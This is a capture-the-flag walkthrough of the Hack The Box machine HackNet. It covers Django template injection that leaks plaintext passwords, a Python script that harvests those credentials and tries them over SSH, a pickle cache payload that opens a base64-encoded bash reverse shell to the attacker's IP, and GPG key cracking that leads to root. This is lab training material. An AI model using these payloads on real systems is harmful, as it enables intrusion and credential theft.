Description
HackNet is a medium Hack The Box machine that features:
- Server Side Template Injection in Python Django web application
- Credentials obtained from SSTI leads to password reuse in Linux user
- User pivoting to web server user via Django cache deserialization
- Privilege Escalation via decryption of GPG encrypted SQL dump backups
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.208.8.
$ ping -c 3 10.129.208.8
PING 10.129.208.8 (10.129.208.8) 56(84) bytes of data.
64 bytes from 10.129.208.8: icmp_seq=1 ttl=63 time=49.6 ms
64 bytes from 10.129.208.8: icmp_seq=2 ttl=63 time=53.6 ms
64 bytes from 10.129.208.8: icmp_seq=3 ttl=63 time=52.7 ms

--- 10.129.208.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 49.563/51.940/53.607/1.725 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.208.8 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.208.8
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.208.8 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.208.8
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the hacknet.htb domain to the /etc/hosts file.
$ echo '10.129.208.8 hacknet.htb' | sudo tee -a /etc/hosts

When we open the web service we find HackNet, a full-fledged social network for hackers in which you can login and create an account. After we login we have a view in our profile and we can create a new post. By checking the HTML source code we find csrfmiddlewaretoken CSRF token. This variable name corresponds to the Python framework Django.
 If we click the

 Explore button we can see the different posts uploaded by the users registered in the platform. We can search for a keyword, like the post, see the likes the post has received (by clicking the likes word) and create a comment to the post.
Exploitation

When the list of users of users that liked a post is show, their avatars are shows and if we hover every image we find the username of the user.
 After checking multiple fields, we find that the username field, that can be changed by us in the
 Edit Profile section is vulnerable to Server Side Template Injection.
 We can change our username to
 {{ csrf_token }}, like the post and then the value will be reflected in our username when it is shown in the like list.
 In this case our CSRF token value is reflected. We can use this vulnerability to read internal variables passed to the template that render the users that liked the post. In this case the HTML code is obtained from the following endpoint: http://hacknet.htb/likes/10 as it is the 10th post. In the HTML code we find the reflected value in our
 title parameter of the <img> element.
...<a href="/profile/27"><img src="/media/profile.png" title="WtdScLls9WIkoyiv650Qz9YAppHkYyt1eZHIsBimGeDkYdCYuyj6tpnvng8ciY1G"></a>...
By changing the SSTI template to {{ users }} we find another value.
...<a href="/profile/27"><img src="/media/profile.png" title="<QuerySet [<SocialUser: hexhunter>, <SocialUser: shadowcaster>, <SocialUser: blackhat_wolf>, <SocialUser: glitch>, <SocialUser: codebreaker>, <SocialUser: shadowmancer>, <SocialUser: whitehat>, <SocialUser: brute_force>, <SocialUser: shadowwalker>, <SocialUser: {{ users }}>]>"></a>...
We find a QuerySet object (an array) with elements of SocialUser type, with the users. We are going to select the first one (hexhunter), or element 0, with the template {{ users.0 }}. We start by checking the email and the password fields, with {{ users.0.email }} and {{ users.0.password }}.
...<a href="/profile/27"><img src="/media/profile.png" title="hexhunter@ciphermail.com "></a></div>...

...<a href="/profile/27"><img src="/media/profile.png" title="H3xHunt3r!"></a>...
We find that for the first user in the QuerySet, hexhunter, their email address is hexhunter@ciphermail.com and their password H3xHunt3r!. As we see the password is not encrypted/hashed. Then we remove the like. We created a Python script that will iterate all over the posts, like them and then for every user that liked the post it retrieve its email and its password. Finally it removes the part after the @ and it check with the first part of the email and the password if a session is opened via SSH.
We need to change the username variable to our username to be restored after the attack is finished, the global_cookies dictionary with the cookie we have assigned after login. Then we change the csrfs variable with the CSRF token we can obtain from the HTML code of the page used to change the profile data.
from bs4 import BeautifulSoup
import json
import paramiko
import requests

username = 'userhacker'

global_cookies = {
    'csrftoken': 'sGE0q074Hs5aKPuDyDtq4qz581B2uAIP',
    'sessionid': '6fw7uiglqijhvmcpo12ecu2gt4fflcn9'
}

endpoints = {
    'change_profile': 'http://hacknet.htb/profile/edit',
    'like_post': 'http://hacknet.htb/like/{post_id}',
    'likes': 'http://hacknet.htb/likes/{post_id}'
}

csrfs = {
    'change_profile': 'OOwJ5xPgDkTivav2HXj83jH2gTUw2RxX6k0zlnMaaCOi5PPv5qCoXz6XeKlomh5C'
}

ssti_template = '{{{{users.{user_id}.{field}}}}}'

emails = {}

passwords = {}

hostname_ssh = 'hacknet.htb'

port_ssh = 22

def set_profile_username(username):
    # Content-Disposition fields
    files = {
        'csrfmiddlewaretoken': (None, csrfs['change_profile'], None),
        'picture': (None, '', None),
        'email': (None, '', None),
        'username': (None, username, None),
        'password': (None, '', None),
        'about': (None, '', None),
        'is_public': (None, 'on', None),
    }
    requests.post(endpoints['change_profile'], cookies=global_cookies, files=files)

def like_post(post_id):
    requests.get(endpoints['like_post'].format(post_id=post_id), cookies=global_cookies)

def get_like_users(post_id):
    res = requests.get(endpoints['likes'].format(post_id=post_id), cookies=global_cookies)
    soup = BeautifulSoup(res.text, 'html.parser')
    images = soup.find_all('img', {'title': True})
    titles = [img['title'] for img in images]
    return titles

def check_ssh_user(username, password):
    try:
        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        client.connect(hostname_ssh, port=port_ssh, username=username, password=password, banner_timeout=0)
        return True
    except Exception as e:
        return False

# set normal username
set_profile_username(username)
# iterate over all posts
for post_id in range(1, 30):
    # get users
    users = get_like_users(post_id)
    # continue if users are retrieved
    if len(users) > 0:
        # like the post to be the last one
        like_post(post_id)
        # iterate over all the liked users to retrieve every email
        for user_id in range(0, len(users)):
            # check only uniques
            if users[user_id] not in emails.keys():
                ssti = ssti_template.format(user_id=str(user_id), field='email')
                # set the username to the ssti
                set_profile_username(ssti)
                # get the likes to obtain the last one (with the email)
                users_2 = get_like_users(post_id)
                email = users_2[-1]
                emails[users[user_id]] = email
        # iterate over all the liked users to retrieve every password
        for user_id in range(0, len(users)):
            # check only uniques
            if users[user_id] not in passwords.keys():
                ssti = ssti_template.format(user_id=str(user_id), field='password')
                # set the username to the ssti
                set_profile_username(ssti)
                # get the likes to obtain the last one (with the password)
                users_2 = get_like_users(post_id)
                password = users_2[-1]
                passwords[users[user_id]] = password
        # remove the like in the end
        like_post(post_id)
# restore the username
set_profile_username(username)
# print the users
print(emails)
print(passwords)
print('Obtained emails/passwords. Checking SSH...')
for credential in emails.keys():
    # ignore the content after the @ in the email
    username = emails[credential].split('@')[0]
    password = passwords[credential]
    print('Checking SSH user: ' + username)
    if check_ssh_user(username, password):
        print('\tFound SSH user: ' + username + ' : ' + password)
After that we run the script, first the dictionary with the emails will be printed and then the dictionary with the passwords will be printed. Then the SSH brute-force attack is started.
$ python script.py
{'zero_day': 'zero_day@hushmail.com', 'blackhat_wolf': 'blackhat_wolf@cypherx.com', 'datadive': 'datadive@darkmail.net', 'codebreaker': 'codebreaker@ciphermail.com', 'netninja': 'netninja@hushmail.com', 'darkseeker': 'darkseeker@darkmail.net', 'trojanhorse': 'trojanhorse@securemail.org', 'exploit_wizard': 'exploit_wizard@hushmail.com', 'brute_force': 'brute_force@ciphermail.com', 'hexhunter': 'hexhunter@ciphermail.com', 'rootbreaker': 'rootbreaker@exploitmail.net', 'packetpirate': 'packetpirate@exploitmail.net', 'stealth_hawk': 'stealth_hawk@exploitmail.net', 'whitehat': 'whitehat@darkmail.net', 'virus_viper': 'virus_viper@securemail.org', 'cyberghost': 'cyberghost@darkmail.net', 'shadowcaster': 'shadowcaster@darkmail.net', 'bytebandit': 'bytebandit@exploitmail.net', 'shadowmancer': 'shadowmancer@cypherx.com', 'phreaker': 'phreaker@securemail.org', 'shadowwalker': 'shadowwalker@hushmail.com', 'cryptoraven': 'cryptoraven@securemail.org', 'glitch': 'glitch@cypherx.com', 'deepdive': 'deepdive@hacknet.htb', 'backdoor_bandit': 'mikey@hacknet.htb'}
{'zero_day': 'Zer0D@yH@ck', 'blackhat_wolf': 'Bl@ckW0lfH@ck', 'datadive': 'D@taD1v3r', 'codebreaker': 'C0d3Br3@k!', 'netninja': 'N3tN1nj@2024', 'darkseeker': 'D@rkSeek3r#', 'trojanhorse': 'Tr0j@nH0rse!', 'exploit_wizard': 'Expl01tW!zard', 'brute_force': 'BrUt3F0rc3#', 'hexhunter': 'H3xHunt3r!', 'rootbreaker': 'R00tBr3@ker#', 'packetpirate': 'P@ck3tP!rat3', 'stealth_hawk': 'St3@lthH@wk', 'whitehat': 'Wh!t3H@t2024', 'virus_viper': 'V!rusV!p3r2024', 'cyberghost': 'Gh0stH@cker2024', 'shadowcaster': 'Sh@d0wC@st!', 'bytebandit': 'Byt3B@nd!t123', 'shadowmancer': 'Sh@d0wM@ncer', 'phreaker': 'Phre@k3rH@ck', 'shadowwalker': 'Sh@dowW@lk2024', 'cryptoraven': 'CrYptoR@ven42', 'glitch': 'Gl1tchH@ckz', 'deepdive': 'D33pD!v3r', 'backdoor_bandit': 'mYd4rks1dEisH3re'}
Obtained emails/passwords. Checking SSH...
Checking SSH user: zero_day
Checking SSH user: blackhat_wolf
Checking SSH user: datadive
Checking SSH user: codebreaker
Checking SSH user: netninja
Checking SSH user: darkseeker
Checking SSH user: trojanhorse
Checking SSH user: exploit_wizard
Checking SSH user: brute_force
Checking SSH user: hexhunter
Checking SSH user: rootbreaker
Checking SSH user: packetpirate
Checking SSH user: stealth_hawk
Checking SSH user: whitehat
Checking SSH user: virus_viper
Checking SSH user: cyberghost
Checking SSH user: shadowcaster
Checking SSH user: bytebandit
Checking SSH user: shadowmancer
Checking SSH user: phreaker
Checking SSH user: shadowwalker
Checking SSH user: cryptoraven
Checking SSH user: glitch
Checking SSH user: deepdive
Checking SSH user: mikey
        Found SSH user: mikey : mYd4rks1dEisH3re
We find a valid username/password pair: mikey and mYd4rks1dEisH3re. We login using the SSH protocol.
$ ssh mikey@hacknet.htb
mikey@hacknet.htb's password:
...

mikey@hacknet:~$ id
uid=1000(mikey) gid=1000(mikey) groups=1000(mikey)
Post-Exploitation
We find another console user in the system with root and mikey, sandy.
mikey@hacknet:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mikey:x:1000:1000:mikey,,,:/home/mikey:/bin/bash
sandy:x:1001:1001::/home/sandy:/bin/bash
We find that sandy user is running the gunicorn service that runs the Python Django application.
mikey@hacknet:~$ cat /etc/systemd/system/gunicorn.service
[Unit]
Description=gunicorn daemon
Requires=gunicorn.socket
After=network.target

[Service]
User=sandy
Group=www-data
WorkingDirectory=/var/www/HackNet
ExecStart=/home/sandy/.local/bin/gunicorn \
          --access-logfile - \
          --workers 3 \
          --bind unix:/run/gunicorn.sock \
          HackNet.wsgi:application

[Install]
WantedBy=multi-user.target
The root directory of the application is located in the /var/www/HackNet directory, that is writable by sandy user.
mikey@hacknet:~$ ls -l /var/www/HackNet
total 24
drwxr-xr-x 2 sandy sandy    4096 Dec 29  2024 backups
-rw-r--r-- 1 sandy www-data    0 Aug  8  2024 db.sqlite3
drwxr-xr-x 3 sandy sandy    4096 Sep  8 05:20 HackNet
-rwxr-xr-x 1 sandy sandy     664 May 31  2024 manage.py
drwxr-xr-x 2 sandy sandy    4096 Aug  8  2024 media
drwxr-xr-x 6 sandy sandy    4096 Sep  8 05:22 SocialNetwork
drwxr-xr-x 3 sandy sandy    4096 May 31  2024 static
In the backups folder we find GPG encrypted backups of the SQL dump of the database.
mikey@hacknet:~$ cd /var/www/HackNet
mikey@hacknet:/var/www/HackNet$ ls -l backups/
total 48
-rw-r--r-- 1 sandy sandy 13445 Dec 29  2024 backup01.sql.gpg
-rw-r--r-- 1 sandy sandy 13713 Dec 29  2024 backup02.sql.gpg
-rw-r--r-- 1 sandy sandy 13851 Dec 29  2024 backup03.sql.gpg
We find the configuration of the Django application in the HackNet/settings.py file.
mikey@hacknet:/var/www/HackNet$ cat HackNet/settings.py
from pathlib import Path
import os
...
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}
...
CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}
...
We find two interesting things, the credentials of the MySQL database with the hacknet name, accessed by the sandy user with h@ckn3tDBpa$$ password. We are going to create a full dump of the SQL database with the mysqldump tool.
mikey@hacknet:/var/www/HackNet$ mysqldump -h 127.0.0.1 -u sandy -p'h@ckn3tDBpa$$' hacknet > /tmp/sql_backup.sql
After the MySQL database configuration in the settings.py file we find the CACHES option is enabled with the FileBasedCache. The FileBasedCache in Django is a cache backend that stores cached data as files on the filesystem. It’s useful for simple deployments where a memory-based cache like Memcached or Redis isn’t available. The cached files are saved in the /var/tmp/django_cache directory for 60 seconds. We have permissions to create files inside.
mikey@hacknet:/var/www/HackNet$ ls -l /var/tmp/
total 8
drwxrwxrwx 2 sandy www-data 4096 django_cache
The directory is empty but after refreshing the http://hacknet.htb/explore webpage two files are created, 1f0acfe7480a469402f1852f8313db86.djcache, 90dbab8f3b1e54369abdeb4ba1efc106.djcache.
mikey@hacknet:/var/www/HackNet$ ls -1 /var/tmp/django_cache/
1f0acfe7480a469402f1852f8313db86.djcache
90dbab8f3b1e54369abdeb4ba1efc106.djcache
The djcache files are Python serialized files with data. If we can replace them with malicious version, we could obtain Remote Command Execution as the user that is running the web server, sandy. We start a listening TCP port.
$ nc -nvlp 1234
We can use the following Python script to create the malicious serialized files.
import pickle
import os

class DjangoRCE:
    def __reduce__(self):
        return (os.system, ('echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjUwLzEyMzQgMD4mMQ== | base64 -d | bash',))

serialized = pickle.dumps(DjangoRCE())

file1 = open('/var/tmp/django_cache/1f0acfe7480a469402f1852f8313db86.djcache', 'wb')
file1.write(serialized)
file1.close()

file2 = open('/var/tmp/django_cache/90dbab8f3b1e54369abdeb4ba1efc106.djcache', 'wb')
file2.write(serialized)
file2.close()
We need to first remove the file that are already created. In the __reduce__ function the RCE code is implemented, in this case a Base64 reverse shell code. We run the script.
mikey@hacknet:/var/www/HackNet$ python3 /tmp/serialize.py
After refreshing the Explore page we will receive the reverse shell, we update it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.50] from (UNKNOWN) [10.129.208.8] 36798
bash: cannot set terminal process group (46058): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$ id
id
uid=1001(sandy) gid=33(www-data) groups=33(www-data)
sandy@hacknet:/var/www/HackNet$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
sandy@hacknet:/var/www/HackNet$ ^Z
$ stty raw -echo; fg
reset xterm
sandy@hacknet:/var/www/HackNet$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Now with the session as the sandy user, we find GPG private keys in the /home/sandy/.gnupg/ directory.
sandy@hacknet:~$ find .gnupg/
.gnupg/
.gnupg/private-keys-v1.d
.gnupg/private-keys-v1.d/armored_key.asc
.gnupg/private-keys-v1.d/EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
.gnupg/private-keys-v1.d/0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
.gnupg/pubring.kbx~
.gnupg/trustdb.gpg
.gnupg/openpgp-revocs.d
.gnupg/openpgp-revocs.d/21395E17872E64F474BF80F1D72E5C1FA19C12F7.rev
.gnupg/random_seed
.gnupg/pubring.kbx
We try to decrypt the previous backup file, but the GPG application issues that the private key is protected with a password, so we will need to extract the private key file /home/sandy/.gnupg/private-keys-v1.d/armored_key.asc and crack it using tools as gpg2john and John The Ripper.
sandy@hacknet:~$ cat /home/sandy/.gnupg/private-keys-v1.d/armored_key.asc
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQIGBGdxrxABBACuOrGzU2PoINX/6XsSWP9OZuFU67Bf6qhsjmQ5CcZ340oNlZfl
LsXqEywJtXhjWzAd5Juo0LJT7fBWpU9ECG+MNU7y2Lm0JjALHkIwq4wkGHJcb5AO
949lXlA6aC/+CuBm/vuLHtYrISON7LyUPAycmf8wKnE7nX9g4WY000k8ywARAQAB
/gcDAoUP+2418AWL/9s1vSnZ9ABrtqXgH1gmjZbbfm0WWh2G9DJ2pKYamGVVijtn
29HGsMJblg0pPNSQ0PVCJ3iPk2N6kwoYWrhrxtS/0yT9tPkItBaW9x2wGzkwzfvI
...
GT6u2xOpLeVbKqSpesJjucdGBKevANfMNcGinS9xUUdn7MDMI81P9oNSbFD+ZIBJ
BP2ItgQYAQoAIBYhBCE5XheHLmT0dL+A8dcuXB+hnBL3BQJnca8QAhsMAAoJENcu
XB+hnBL3YBgEAKsNo9aR7rfIaBdXAI1lFWsfBDuV28mTo8RgoE40rg+U4a2vPJAt
DZNUnvaugNdG2nNkX1b4U+fNJMR07GCAJIGVrQojqnSVCKYjI4Et7VtRIlOI7Bmr
UWLDskLCqTD33o4VOV3IITVkQc9KktjhI74C7kZrOr7v07yuegmtzLi+
=wR12
-----END PGP PRIVATE KEY BLOCK-----
We run the tools:
$ gpg2john armored_key.asc > gpg_hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt gpg_hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetheart       (Sandy)
1g 0:00:00:01 DONE 0.7352g/s 317.6p/s 317.6c/s 317.6C/s gandako..nicole1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We get the sweetheart password for the GPG private key. We use that to decrypt the three backup files.
sandy@hacknet:~$ gpg --decrypt /var/www/HackNet/backups/backup01.sql.gpg > /tmp/backup01.sql
gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"
sandy@hacknet:~$ gpg --decrypt /var/www/HackNet/backups/backup02.sql.gpg > /tmp/backup02.sql
gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"
sandy@hacknet:~$ gpg --decrypt /var/www/HackNet/backups/backup03.sql.gpg > /tmp/backup03.sql
gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"
Now we compare every backup file with the SQL dump we made previously with the mysqldump tool. We find interesting information in the backup02.sql file.
sandy@hacknet:~$ diff /tmp/sql_backup.sql /tmp/backup02.sql
1,2c1
...
> (47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
> (48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
> (49,'2024-12-29 20:30:14.430878','Just tweaking some schema settings for the new project. Won’t take long, I promise.',1,22,18),
> (50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here’s the password: h4ck3rs4re3veRywh3re99. Let me know when you’re done.',1,18,22),
> (51,'2024-12-29 20:30:56.880458','Got it. Thanks a lot! I’ll let you know as soon as I’m finished.',1,22,18),
> (52,'2024-12-29 20:31:16.112930','Cool. If anything goes wrong, ping me immediately.',0,18,22);
452c446
< /*!40101 SET character_set_client = utf8mb4 */;
...
We find a conversation with the password of the root user, h4ck3rs4re3veRywh3re99. We can login using the SSH protocol.
$ ssh root@hacknet.htb
root@hacknet.htb's password:
...
root@hacknet:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user and root flags.
root@hacknet:~# cat /home/mikey/user.txt
<REDACTED>
root@hacknet:~# cat /root/root.txt
<REDACTED>